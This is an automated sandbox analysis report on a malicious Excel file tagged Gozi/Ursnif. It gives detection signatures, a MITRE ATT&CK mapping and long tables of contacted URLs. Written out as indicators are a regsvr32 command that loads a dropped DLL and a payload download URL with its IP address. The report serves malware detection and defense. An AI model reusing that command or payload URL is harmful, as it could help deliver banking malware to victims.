ID: 324316
Sample Name: document-1411385003.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 06:07:32
Date: 29/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report document-1411385003.xls

Overview


General Information

Sample Name:	document-1411385003.xls
Analysis ID:	324316
MD5:	0e578c836b3cc5…
SHA1:	2fb23ab9b9439f7..
SHA256:	e4b39e254df2f99..
Tags:	gozi SilentBuilder ursnif xls

Most interesting Screenshot:



Detection




Score:	80
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Found obfuscated Excel 4.0 Macro
- Sigma detected: Microsoft Office Pr…
- Yara detected hidden Macro 4.0 in E…
- Allocates a big amount of memory (p…
- Document contains embedded VBA …
- IP address seen in connection with o…
- Potential document exploit detected…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 1384 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - regsvr32.exe (PID: 6340 cmdline: regsvr32 -s C:\giogti\mpomqr\fwpxeohi.dll MD5: 426E7499F6A7346F0410DEAD0805586B)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample


Source	Rule	Description	Author	Strings
document-1411385003.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x502a2:$s1: Excel • 0x5131d:$s1: Excel • 0x389b:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 0 0 00 00 00 00 00 00 00 01 3A
document-1411385003.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- AV Detection
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- HIPS / PFW / Operating System Protection Evasion

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found obfuscated Excel 4.0 Macro

HIPS / PFW / Operating System Protection Evasion:


Yara detected hidden Macro 4.0 in Excel

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Valid Accounts	Scripting 2 1	DLL Side-Loading 1	Process Injection 1	Regsvr32 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Masquerading 1	LSASS Memory	System Information Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization
Domain Accounts	At (Linux)	Logon Script (Windows)	Extra Window Memory Injection 1	Disable or Modify Tools 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap	

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	
Replication Through Removable Media	Launchd	Rc.common	Rc.common	DLL Side-Loading 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service	
External Remote Services	Scheduled Task	Startup Items	Startup Items	Extra Window Memory Injection 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points	










Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
document-1411385003.xls	34%	Virustotal		Browse
document-1411385003.xls	11%	Metadefender		Browse
document-1411385003.xls	48%	ReversingLabs	Document-Word.Backdoor.Quakbot	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
dtmh.gr	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Virustotal		Browse
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Virustotal		Browse
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://dtmh.gr/ds/231120.gif	0%	URL Reputation	safe	
http://https://dtmh.gr/ds/231120.gif	0%	URL Reputation	safe	
http://https://dtmh.gr/ds/231120.gif	0%	URL Reputation	safe	
http://https://dtmh.gr/ds/231120.gif	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
dtmh.gr	78.46.235.88	true	false	• 1%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://login.microsoftonline.com/	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://shell.suite.office.com:1443	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://cdn.entity.	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://wus2-000.contentsync.	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://powerlift.acompli.net	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://cortana.ai	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://api.aadrm.com/	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://api.microsoftstream.com/api/	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://cr.office.com	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://graph.ppe.windows.net	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://store.office.cn/addinstemplate	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://wus2-000.pagecontentsync.	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	039744FE-5047-41A0-A9FE-5FF40D65E9D8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
